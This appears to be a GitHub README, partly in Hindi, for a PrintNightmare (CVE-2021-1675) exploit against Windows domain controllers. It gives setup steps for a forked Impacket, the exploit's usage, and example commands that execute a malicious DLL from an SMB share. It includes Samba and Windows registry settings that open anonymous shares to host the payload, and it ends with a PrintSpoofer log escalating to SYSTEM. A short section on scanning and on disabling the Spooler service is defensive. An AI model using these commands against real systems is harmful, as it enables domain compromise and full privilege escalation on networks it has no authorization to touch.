
 puckiestyle/cve-2021-1675
CVE-2021-1675 (PrintNightmare) के लिए Impacket-आधारित शोषण जो SMB पेलोड होस्टिंग और भेद्यता स्कैनिंग के साथ Windows डोमेन नियंत्रकों पर दूरस्थ या स्थानीय DLL निष्पादन सक्षम करता है।

Impacket के द्वारा PrintNightmare PoC का कार्यान्वयन, जिसे मूल रूप से Zhiniang Peng (@edwardzpeng) और Xuefeng Li (@lxf02942370) ने बनाया है
पूरी तरह से पैच किए गए 2019 डोमेन कंट्रोलर पर परीक्षण किया गया
दुर्भावनापूर्ण DLL को रिमोट या स्थानीय रूप से निष्पादित करें

एक्सप्लॉइट चलाने से पहले आपको Impacket का मेरा संस्करण इंस्टॉल करना होगा और उसके बाद आप तैयार हैं
pip3 uninstall impacket
git clone https://github.com/cube0x0/impacket
cd impacket
python3 ./setup.py install
usage: CVE-2021-1675.py [-h] [-hashes LMHASH:NTHASH] [-target-ip ip address] [-port [destination port]] target share

CVE-2021-1675 implementation.

positional arguments:
  target                [[domain/]username[:password]@]<targetName or address>
  share                 Path to DLL. Example '\\10.10.10.10\share\evil.dll'

optional arguments:
  -h, --help            show this help message and exit

authentication:
  -hashes LMHASH:NTHASH
                        NTLM hashes, format is LMHASH:NTHASH

connection:
  -target-ip ip address
                        IP Address of the target machine. If omitted it will use whatever was specified as target. This is useful when target is the NetBIOS name
                        and you cannot resolve it
  -port [destination port]
                        Destination port to connect to SMB Server

Example;
./CVE-2021-1675.py hackit.local/domain_user:[email protected] '\\192.168.1.215\smb\addCube.dll'
./CVE-2021-1675.py hackit.local/domain_user:[email protected] 'C:\addCube.dll'
पेलोड होस्ट करने का सबसे आसान तरीका samba का उपयोग करना और अनाम (anonymous) एक्सेस की अनुमति देने के लिए /etc/samba/smb.conf को संशोधित करना है
[global]
    map to guest = Bad User
    server role = standalone server
    usershare allow guests = yes
    idmap config * : backend = tdb
    smb ports = 445

[smb]
    comment = Samba
    path = /tmp/
    guest ok = yes
    read only = no
    browsable = yes
    force user = smbuser
Windows से भी यह संभव है
mkdir C:\share
icacls C:\share\ /T /grant Anonymous` logon:r
icacls C:\share\ /T /grant Everyone:r
New-SmbShare -Path C:\share -Name share -ReadAccess 'ANONYMOUS LOGON','Everyone'
REG ADD "HKLM\System\CurrentControlSet\Services\LanManServer\Parameters" /v NullSessionPipes /t REG_MULTI_SZ /d srvsvc /f #This will overwrite existing NullSessionPipes
REG ADD "HKLM\System\CurrentControlSet\Services\LanManServer\Parameters" /v NullSessionShares /t REG_MULTI_SZ /d share /f
REG ADD "HKLM\System\CurrentControlSet\Control\Lsa" /v EveryoneIncludesAnonymous /t REG_DWORD /d 1 /f
REG ADD "HKLM\System\CurrentControlSet\Control\Lsa" /v RestrictAnonymous /t REG_DWORD /d 0 /f
# Reboot
हम कमज़ोर होस्ट्स को स्कैन करने के लिए impacket के rpcdump.py का उपयोग कर सकते हैं, अगर यह कोई मान लौटाता है, तो यह कमज़ोर है
rpcdump.py @192.168.1.10 | grep MS-RPRN

Protocol: [MS-RPRN]: Print System Remote Protocol
Spooler सेवा अक्षम करें
Stop-Service Spooler
REG ADD  "HKLM\SYSTEM\CurrentControlSet\Services\Spooler"  /v "Start " /t REG_DWORD /d "4" /f
या Print-Services अनइंस्टॉल करें
Uninstall-WindowsFeature Print-Services
पुराना तरीका: c:\inetpub\wwwroot\nt4wrksv>PrintSpoofer.exe -i -c cmd PrintSpoofer.exe -i -c cmd [+] Found privilege: SeImpersonatePrivilege [+] Named pipe listening... [+] CreateProcessAsUser() OK Microsoft Windows [Version 10.0.14393] (c) 2016 Microsoft Corporation. All rights reserved.
C:\Windows\system32>whoami whoami nt authority\system
C:\Windows\system32>






